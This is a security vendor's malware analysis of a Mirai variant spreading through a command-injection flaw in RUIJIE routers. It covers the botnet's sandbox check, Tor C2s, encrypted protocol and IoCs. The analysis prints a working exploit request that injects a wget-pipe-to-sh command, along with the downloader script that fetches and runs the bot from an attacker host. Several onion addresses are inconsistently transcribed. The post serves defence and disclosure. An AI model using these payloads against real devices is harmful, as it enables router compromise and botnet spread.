

# Mirai\_ptea\_Rimasuta variant is exploiting a new RUIJIE router 0 day to spread

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## Overview

In July 2021 we blogged about [Mirai\\_ptea](#), a botnet spreading through an undisclosed vulnerability in KGUARD DVR. At first we thought it was a short-lived botnet that would soon disappear so we just gave it a generic name. But clearly we underestimated the group behind this family, which has in fact been very active and was recently observed to be spreading using a 0day vulnerability in the [RUIJIE NBR700](#) series routers.

It is interesting to note that the author included this paragraph in one of the updated samples.

```
-- you guys didnt pick up on the name? really???? its ``RI-MA-SU-TA``. not MIRAI_PTEA this is dumb name.
```

Mirai\_ptea\_Rimasuta now has builtin mechanism to check if the running environment is a sandbox, it also encrypts the network traffic to counter the network level detection.

## Timeline

- 2021-06-10 Note another mirai variant, mirai\_aurora, first exploited this RUIJIE vulnerability to spread
- 2021-09-05 We noticed Mirai\_ptea\_Rimasuta starting to use exploit
- 2021-09-06 We notified the vendor of the vulnerability
- 2021-09-09 The vendor confirmed the existence of the vulnerability and informed that it has [stopped maintaining](#) this version of the device, and the manufacturer believes that it can be mitigated by changing the default password, so it does not intend to provide a new patch to fix the vulnerability.

## Vulnerability Analysis

### Vulnerability Type

Command injection vulnerability

### Vulnerability details

To avoid abuse, we are not disclosing the full details. The description in this section includes only part of the vulnerability exploitation process.

An interface named `wget_test.asp` test exists on the RUIJIE router device, which accepts URLs passed in from the page for wget testing (the testing function is eventually implemented through a script named `wget_test.sh`),

but it does not perform special character checks on the incoming parameters, leading to command injection. Note: The interface requires login authentication. However, the RUIJIE router has default weak password, so an attacker can combine these 2 factors to launch an attack.

According to our investigation, there are still great number of online devices having this problem.

```
if ( parm && v3 )
{
    v4 = J_atoi(v3);
    killall_tk("wget_test.sh");
    killall_tk("wget");
    if ( v4 > 0 )
    {
        for ( i = 0; i != v4; ++i )
        {
            sprintf(v8, "wget_test.sh \"%s\" %d &", parm, i);
            jhl_system(v8);
        }
    }
    v6 = 16;
    strcpy(v9, "{ret:0,msg:'ok'}");
}
```

where `wget_test.sh` reads as follows:

```
#!/bin/sh

while [ 1 ]
do
    wget -O /dev/null $1;
    sleep 1;
done
```

### Known affected device versions

NBR1600GDX9	Release(180516)
RGNBR700GDX5	Release(180202)
RGNBR700GDX5	Release(180314)
RGNBR700GDX9	Release(180720)
RGNBR700GWDX5	Release(180314)
RGNBR700GWDX9	Release(180613)
RGNBR700GWDX9	Release(180720)
RGNBR700GWDX9	Release(191023)
RGNBR900GA1C2	Release(170809)

### Exploit payload analysis

Some of the vulnerabilities exploit Payload as follows:

```
POST /wget_test.asp?█=%60wget%20http://2.56.244.121/tuPuSSbAxXIW%20-0-%7Csh%60&count=1 HTTP/1.1
Host: █
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.26.0
█
Content-Length: 0
```

The content of the file corresponding to the URL in the above image is shown below. At first glance, it looks a bit strange because it uses many empty variables( to confuse security analysts?)


```
v=.rib;
cd ${ENrjHs}/t${hSQGxia}mp;
wg${qyZuBCTFDSMnw}et http://2.56.244.121/gkTHLPZAAsmP -0 ${v};
chm${mBSVmBhyrCQcZ}od +x ${v};
./${v};
```

When these variables are removed, its function is intuitive: download the sample and execute it.


```
v=.rib;
cd /tmp;
wget http://2.56.244.121/gkTHLPZAAsmP -0 ${v};
chmod +x ${v};
./${v};
```

## Botnet size

From our data horizon, the active Bot source IP trends for this botnet are as follows:



Bot source IPs are geographically distributed as follows:



## Sample Analysis

The basic information of the ARM sample is shown as follows.

```
MD5:b01b0bc32469f11a47d6e54eef8c7ffb  
ELF 32-bit LSB executable, ARM, version 1, statically linked, stripped  
Packer:No  
Lib:uclibc
```

Mirai\_ptea\_Rimasuta is a Mirai variant, with redesigned encryption algorithm and C2 communication protocol. In terms of encryption algorithm, Mirai\_ptea\_Rimasuta uses TEA algorithm instead of Mirai's simple XOR encryption, and a lot of sensitive resource information such as C2, Tor Proxy, etc have been encrypted; in terms of C2 communication, Mirai\_ptea\_Rimasuta uses Tor Proxy to indirectly establish communication with C2. For more details on this part, please refer to our [previous Blog](#), and let's just look at some changes in this active new sample.

### 0x1: TEA key

This Mirai\_ptea\_Rimasuta sample hardcod 2 sets of TEA keys, one for encrypting & decrypting sensitive resources and one for encrypting & decrypting network traffic, to distinguish the former we call it Res\_teakey and the latter Net\_teakey.

Res\_teakey is shown as follows.

```
Res_teakey DCD 0x838EEAA7, 0xBCEBBB91, 0xF3A55171, 0x6B4A445
```

Part of the resource information is decrypted as shown below, note the content of index c. This WEek on NeTLab 360 bOTnet oPERATOR lEaRNS CHacha SLiDe

```
index 0, value = /proc/  
index 1, value = /exe  
index 2, value = /fd  
index 3, value = /proc/net/tcp  
index 4, value = /cmdline  
index 5, value = /status  
index 6, value = /maps  
index 7, value = /dev  
index 8, value = /dev/misc  
index 9, value = /dev/misc/watchdog  
index a, value = /dev/watchdog  
index b, value = watchdog  
index c, value = This WEek on NeTLab 360 bOTnet oPERATOR lEaRNS CHacha SLiDe
```

(as far as we know, none of us know how to dance chacha...yet...)

Net\_teakey is shown below

Net\_teakey DCD 0x60855EE3, 0xA33852FE, 0xA9B82AD8, 0x30B4BE6D

It is not used in practice, it just acts as a placeholder and Mirai\_ptea\_Rimasuta dynamically generates a new Net\_teakey at runtime, which will be discussed in the Network Protocols section below.

## 0x2: Sandbox detection

A large number of sandboxes or simulators process samples in a fixed path and name them with MD5 or random strings. Mirai\_ptea\_Rimasuta takes this cue and checks the path & filename of the sample, and only after it meets the requirements will it go ahead and run, otherwise it exits.

```

v3 = argv;
_GI_unlink(*argv);
v102 = 0;
v104 = 0;
v101 = 0;
LOWORD(v104) = 4;
v103 = 0;
LOWORD(v102) = 1;
port = 0;
v111 = 0;
v112 = 0;
if ( (*v3)[3] == 'r' && (*v3)[4] == 'i' )
{
}
return 0;

```

check filename

The following shows legit "run paths"

```

./rib
/XXriXX

```

### 0x3: C2 variation

Mirai\_ptea\_Rimasuta uses the following code snippet to get the Tor C2, which shows that the C2 table entry in the encrypted resource is 0xD, and there are 6 C2s (random mod 6).

```

case 3:
v44 = ranom_next();
i = (unsigned __int8)mod_proc(v44, 6);
port = _byteswap_ushort(portlist[i]);
dec_proc((int)&v89, 0xD);
sub_F100((int)(v17 + 5), (int>(&v89 + 56 * i), 56); C2 prefix part
sub_F100((int)(v17 + 61), (int)&v90, 6); C2 suffix part
sub_F100((int)(v17 + 67), (int)&port, 2); C2 port
sub_F0B4((int)&v89, 342);
v43 = 2;
v84 = 69;
stage = 2;
goto LABEL_80;

```

DCW 20346, 32288, 17774, 6000, 27644, 4409

The encrypted information in 0xD is decrypted as follows.

```

index d, value = uf7ejrtdd6vvrsobk6rtsuicwoqyf6g72s55qop2kvpt7r4wfui6fqdwrabajewouypwxdsq4rxn7heb3k53ihoogik4

```

After excluding the ".onion" at the end of the above string and splitting it by length 56, then splicing it with the .onion string at the end, we get the following 6 C2s, which have a one-to-one correspondence with the port of the

hard-coded 6 in the sample.

```

uf7ejrtdd6vvrsovbk6rtsuicwogqyf6g72s55qop2kvpt7r4wfui6fqd.onion:20346
wrabajewouypwxdsq4rxn7heb3k53ihoogik46ji6o7gj65yeo33reqd.onion:32288
t5pmcdgiipaznhuexh2usvojqzudnizgzeyihsyu7e5rehj7bfkad.onion:17774
rg7t465nvnz zugdbdqdg3yf2pypssynb4wxavghb4me2lecnw23ivyd.onion:6000
vmdm5jrmksizpt6f7tr sno6od7xcfs6hzywah46eaju72j kfvqbqdcqd.onion:27644
pnjc66nasxdomwlyqo32d4ft43poo07s4yuom3gn2gr5bmcpw7lgq4qd.onion:4409
    
```


### 0x4: Network protocol change

The active Mirai\_ptea\_Rimasuta sample also starts to encrypt the network traffic using the TEA algorithm, and although there is a hard-coded set of keys Net\_teakey in the sample, it is not used in practice, but a new key dynamically generated through negotiation with the C2s.

The whole communication process can be divided into 3 steps as follows

- Stage 1. communication with C2 is established via TOR PROXY
- Stage 2. TEA key negotiation
- Stage 3. receive the command from C2, note that the traffic is encrypted at this time

The focus is on the key negotiation in the second step, we will take the actual data traffic generated in the following figure as an example, and we will discuss step by step how Bot & C2 get the same key.



Stage1 is the typical process of establishing communication with TOR C2. Starting from Stage2, Mirai\_ptea\_Rimasuta's packets consist of 3 parts: head(2bytes), hash(4bytes), and content(Nbytes), where the value of head is fixed in a session and the value of hash is calculated by the hash\_calc function for content in the appendix.

The whole negotiation process is shown as follows.

1. Bot randomly generates 12 characters and uses the hash\_calc algorithm in the appendix to get the value of Net\_teakey[0]. At this time Bot has Net\_teakey[0], C2 does not know the value of task Net\_teakey.

```
Net_teakey[0] = hash_calc(*(unsigned __int8 **)(v74 + 12), 12); random 12 bytes
```

2. Bot randomizes 8 characters to form content, uses hash\_calc to calculate content to get hash, and puts the low 16 bits of the hash value into head, then sends this packet of 14 bytes long to C2, and finally calculates the whole packet by hash\_calc to get Net\_teakey[2] value, at this time Bot has Net\_teakey[0,2] and C2 has Net\_teakey[2].

```
v39 = v13 + 6;
randomcalc((int)(v13 + 6), 8); content
v40 = hash_calc(v13 + 6, 8); hash
sbufalen = (void *)14;
*( _BYTE *) (v75 + 1) = HIBYTE(v40); head
stage = 7;
*( _BYTE *) v75 = v40; Net_teakey[2] = hash_calc(v13, 14);
v41 = 8;
v42 = v75 + 4;
goto LABEL 87;
```

3. C2 returns the packet to Bot, and the value of the hash is used in step
4. After receiving the packet back from C2, Bot forms the content with local IP, random characters in step 1, encrypts it using TEA algorithm (Res\_teakey is the key), constructs a packet of 32 bytes in length and sends it to C2, where the value of hash is Net\_teakey[1], and finally calculates the C2 hash from step 3 with its own Bot hash is calculated by hash\_calc, to be Net\_teakey[3]. At this point, Bot already knows the 4 values in Net\_teakey, and the order of acquisition is [0,2,1,3].

```
v42 = v75 + 4;
v44 = wrap_strncpy((int)v5, v75 + 4, 4);
v45 = getlocalip(v44);
v46 = *( _DWORD *) (v75 + 4);
v39 = v13 + 6;
dword_1A96C = v45;
*( _DWORD *) (v74 + 8) = v45;
*( _DWORD *) v74 = v46;
wrap_strncpy((int)(v13 + 6), v74, 4);
wrap_strncpy((int)(v13 + 10), v74 + 4, 1);
wrap_strncpy((int)(v13 + 11), v74 + 5, 1);
wrap_strncpy((int)(v13 + 12), v74 + 6, 1);
wrap_strncpy((int)(v13 + 13), v74 + 8, 4); local ip
wrap_strncpy((int)(v13 + 17), *( _DWORD *) (v74 + 12), 12);
enc_proc((unsigned int)(v13 + 6), 24); random 12 bytes
v41 = 26;
sbufalen = (void *)32;
Net_teakey[1] = hash_calc(v13 + 6, 26);
stage = 10;
goto LABEL_87; wrap_strncpy((int)(v5 + 4), v75 + 4, 4);
Net_teakey[3] = hash_calc(v5, 8);
```

5. After C2 receives Bot's packet, it first gets Net\_teakey[1], then gets Net\_teakey[3] by hash\_calc, and finally decrypts content to get the 12 strings used by Bot in step 1, and then gets Net\_teakey[0] by hash\_calc. At this point, C2 also knows the 4 values in Net\_teakey, which are obtained in the order of [2,1,3,0].

At this point, the negotiation process ends, and the subsequent communication between Bot & C2 uses the TEA algorithm to encrypt & decrypt the key for Net\_teakey.

```
dword_1A8BC = sub_E210((int)v13);
*(DWORD*)(v75 + 4) = hash_calc(v13 + 6, dword_1A8BC - 6);
wrap_strncpy((int)v13, v75, 2);
wrap_strncpy((int)(v13 + 2), v75 + 4, 4);
commu_enc((unsigned int)(v13 + 6), (dword_1A8BC - 6) & 0xFFFF, Net_teakey);
_libc_send((void*)c2fd, v13, (void*)dword_1A8BC, (void*)0x4000);
```

### 0x5: Information gathering function


This active Mirai\_ptea\_Rimasuta sample monitors the TCP network connections of the compromised device and uploads the connection details that meet specific requirements to the Reporter. We believe that the authors of Mirai\_ptea\_Rimasuta will rely on this part of its collected information for his own data mining.

The specific implementation process can be divided into the following steps.

1. Get the inode information of the current TCP network connection via /proc/net/tcp, as well as the state information of the network connection
2. Get the socket inode from /proc/[pid]/fd, match it with the inode in step 1, and get the corresponding process.
3. Get the cmdline information of the process in step 2 from /proc/[pid]/cmdline
4. If the state of the network connection is "established" and there is a "wget" string in the cmdline, the cmdline of the process and the remote address & port of the network communication will be reported to the Reporter.
5. If the State of the network connection is "listen" and the local port is one of "3451,8888,17872,9137", and a process has established a connection with this process, the cmdline of this process and the remote address & port of the network communication will be reported to Reporter.
6. If the state of the network connection is neither "established" nor "listen", the cmdline of the process and the remote address & port of the network communication will be reported to Reporter.

The following code snippet is used to establish communication with the Reporter, where the Reporter decrypted the contents and get `gmfj55g3lvkik3d73euirhjnicny3x32azifmtboqojslgnnifulbzqd.onion` .

```
v18 = calloc(62, 1);
decvar_proc(0xEu);
v19 = get_var(0xEu);
wrap_strncpy(v18, v19, 62);
encvar_proc(0xEu);
info_port = 0;
switch ( v40 )
{
  case 0:
  case 1:
    info_port = 0xB1A; // 6667
    break;
  case 2:
    info_port = 0xC1A; // 6668
    break;
  case 3:
    info_port = 0xD1A; // 6669
    break;
  default:
    break;
}
wrap_strncpy((int)&v43[5], v18, 62); Reporter
wrap_strncpy((int)&v45, (int)&info_port, 2);
wrap_bzero(v18, 342);
free(v18);
_libc_send((void *)infofd, v43, (void *)0x45, (void *)0x4000);
v12 = 0;
dword_1A8B8 = 2;
}
```



After successfully establishing communication with the Reporter, the message to be reported is constructed with the following code snippet.

```
wrap_strncpy((int)v43, (int)&magic, 2);
wrap_strncpy((int)&v43[2], (int)&v53, 4);
v56 = _byteswap_ushort(v56);
wrap_strncpy((int)&v43[6], (int)&v56, 2);
v56 = 0;
v15 = wrap_strncpy((int)&v43[8], (int)&v56, 1);
dword_1A96C = getlocalip(v15);
wrap_strncpy((int)&v43[9], (int)&dword_1A96C, 4);
v56 = wrap_strlen(v41);
wrap_strncpy((int)&v43[13], (int)&v56, 1);
wrap_strncpy((int)&v44, (int)v41, (unsigned __int8)v56 | (HIBYTE(v56) << 8));
_libc_send(
    (void *)infofd,
    v43,
    (void *)(((unsigned __int8)v56 | (HIBYTE(v56) << 8)) + 14),
    (void *)0x4000);
```

magic	DCB 0x5A
	DCB 0xA5

Compose data

The actual Report packet generated, and the meaning of the fields, is shown below.

```
RAW packet
00000000: 5A A5 90 D9 F9 37 B4 D6 00 AC 1E 01 09 3A 77 67 Z....7.....:wg
00000010: 65 74 20 2D 71 20 2D 4F 20 2D 20 68 74 74 70 3A et -q -0 - http:
00000020: 2F 2F 69 63 6D 70 2E 64 76 72 69 6E 73 69 64 65 //icmp.dvrinside
00000030: 2E 63 6F 6D 3A 39 30 30 30 2F 47 65 74 50 75 62 .com:9000/GetPub
00000040: 6C 69 63 4E 61 6D 65 20                               licName

-----
Field parsing
5A A5                ----> magic, 2bytes
90 D9 F9 37         ----> remote ip, 4 bytes
B4 D6                ----> remote port, 2 bytes
00                  ----> hardcoded, 1 byte
AC 1E 01 09         ----> local ip
3A                  ----> length of "cmdline"
77 67 ..to end     ----> cmdline
```

## Recommendation

We recommend RUIJIE router users to check and update the firmware system in time. Set a complex login password for the Web management interface.

## Suggestions

We recommend that users check and update their device firmwares in a timely manner, and check whether there are default accounts that should be disabled.

We recommend the following IoCs to be monitored and blocked on the networks where it is applicable.

Readers are always welcomed to reach us on [Twitter](#) or email us to netlab at 360 dot cn.

## IoC

### Downloader

[http://2\[.56.244.121/tuPuSSbAxXIW](http://2[.56.244.121/tuPuSSbAxXIW)  
[http://2\[.56.244.121/gkTHLPZAAsmP](http://2[.56.244.121/gkTHLPZAAsmP)  
[http://2\[.56.244.121/VqIXrFxAAGpPD](http://2[.56.244.121/VqIXrFxAAGpPD)  
[http://2\[.56.244.157/qSdYKoxbZakW](http://2[.56.244.157/qSdYKoxbZakW)  
[http://2\[.56.244.157/iZXPWXshhRRt](http://2[.56.244.157/iZXPWXshhRRt)  
[http://2\[.56.244.157/vnIWcwcBunwk](http://2[.56.244.157/vnIWcwcBunwk)  
[http://2\[.56.244.157/IAqecfTrQwQF](http://2[.56.244.157/IAqecfTrQwQF)  
[http://2\[.56.244.157/bwqFHTUOGJcv](http://2[.56.244.157/bwqFHTUOGJcv)  
[http://2\[.56.244.121/KaoJHwKMBiAJ](http://2[.56.244.121/KaoJHwKMBiAJ)  
[http://2\[.56.244.157/yhZyIAcLbmhD](http://2[.56.244.157/yhZyIAcLbmhD)  
[http://2\[.56.244.157/PszBtRNfnzBO](http://2[.56.244.157/PszBtRNfnzBO)  
[http://2\[.56.244.157/SywXQrWdNIrM](http://2[.56.244.157/SywXQrWdNIrM)  
[http://2\[.56.244.157/awfLWTOmgxTX](http://2[.56.244.157/awfLWTOmgxTX)  
[http://2\[.56.244.157/zEkFejmPQeVR](http://2[.56.244.157/zEkFejmPQeVR)  
[http://91\[.211.91.56/mIoCinspKSkE](http://91[.211.91.56/mIoCinspKSkE)  
[http://91\[.211.89.242/vkvTxquhFCGV](http://91[.211.89.242/vkvTxquhFCGV)  
[http://91\[.211.88.220/OOGRLHgUnshR](http://91[.211.88.220/OOGRLHgUnshR)

### Sample MD5

b01b0bc32469f11a47d6e54eef8c7ffb  
1a5329dcda994df16e6896f870f04f5e  
344df0446b8b40588ca5e72ad3ef7217  
777792d3df3f1850fa667b4afbb2cfc1  
a6ddfec272fbf867a4cf3c154eaf47aa  
904cbd20a5996125f91f9c7c02ca9bbd

### C2

uf7ejrtdd6vvrsobk6rtsuicwogqyf6g72s55qop2kvpt7r4wfui6fqd.onion:20346  
wrabajewoupywxdsq4rxn7heb3k53ihoogik46ji6o7gj65yeo33reqd.onion:32288  
t5pmcdgiipaznhuexh2usvojfzixqzudnizgzeyihsyu7e5rehj7bfkad.onion:17774  
rg7t465nvnznzugdbdqg3yf2pyssynb4wxavghb4me2lecnw23ivyd.onion:6000  
vmdm5jrmksizpt6f7trsnod6d7xcfs6hzywah46eaju72jkgfvqbdqcd.onion:27644  
pnjc66nasxdomwlyqo32d4ft43pooo7s4yuom3gn2gr5bmcpcw7lgq4qd.onion:4409

### Reporter

```
gmfj55g3lvkik3d73euirhjnicy3x32azifmtboqjsglnnifulbzqd.onion:6667
gmfj55g3lvkik3d73euirhjnicy3x32azifmtboqjsglnnifulbzqd.onion:6668
gmfj55g3lvkik3d73euirhjnicy3x32azifmtboqjsglnnifulbzqd.onion:6669
```

## Appendix

```
-----
RAW packet
#00000048 99 9f 29 9c 9f 99 72 53 4b 7f e9 08 7c 9b      ..)...rS K...|.
# head      99 9f
# hash      29 9c 9f 99
# content   72 53 4b 7f e9 08 7c 9b
-----

def hash_calc(buf, len):
    cnt=len>>2
    cnt2=len&3
    sum=len

    for i in range(0, cnt*4, 4):
        tmp=((ord(buf[i+1])<<8)+ord(buf[i])+sum)
        tmp2=(tmp^(((ord(buf[i+3])<<8)+ord(buf[i+2]))<<11)&0xffffffff)^((tmp<<16)&0xffffffff)
        sum=(tmp2+(tmp2>>11))&0xffffffff

    if cnt2==3:
        tmp=((ord(buf[cnt*4+1])<<8) +ord(buf[cnt*4])+sum)&0xffffffff
        tmp2=tmp^((ord(buf[cnt*4+2])<<18)&0xffffffff)^((tmp<<16)&0xffffffff)
        sum=(tmp2+(tmp2>>11))&0xffffffff

    elif cnt2==2:
        tmp=((ord(buf[cnt*4+1])<<8) +ord(buf[cnt*4])+sum)&0xffffffff
        sum=(tmp^(tmp<<11)&0xffffffff)+((tmp^(tmp<<11)&0xffffffff)>>17)

    elif cnt2==1:
        tmp=(((ord(buf[cnt*4])+sum)<<10)&0xffffffff)^ (ord(buf[cnt*4])+sum)
        sum=(tmp+(tmp>>1))&0xffffffff

    else:
        pass

    tmp3=(sum^(sum*8)&0xffffffff)+((sum^(8*sum)&0xffffffff)>>5)
    tmp4=(tmp3^(16*tmp3)&0xffffffff)+((tmp3^(16*tmp3)&0xffffffff)>>17)
    final=(tmp4^(tmp4<<25)&0xffffffff)+((tmp4^(tmp4<<25)&0xffffffff)>>6)

    return final&0xffffffff
```

```
content=''
72 53 4b 7f e9 08 7c 9b
''.replace(' ', '').replace('\n','').decode('hex')
print hex(hash_calc(content,len(content)))
```

---

Source: <https://blog.netlab.360.com/rimasuta-spread-with-ruijie-0day-en/>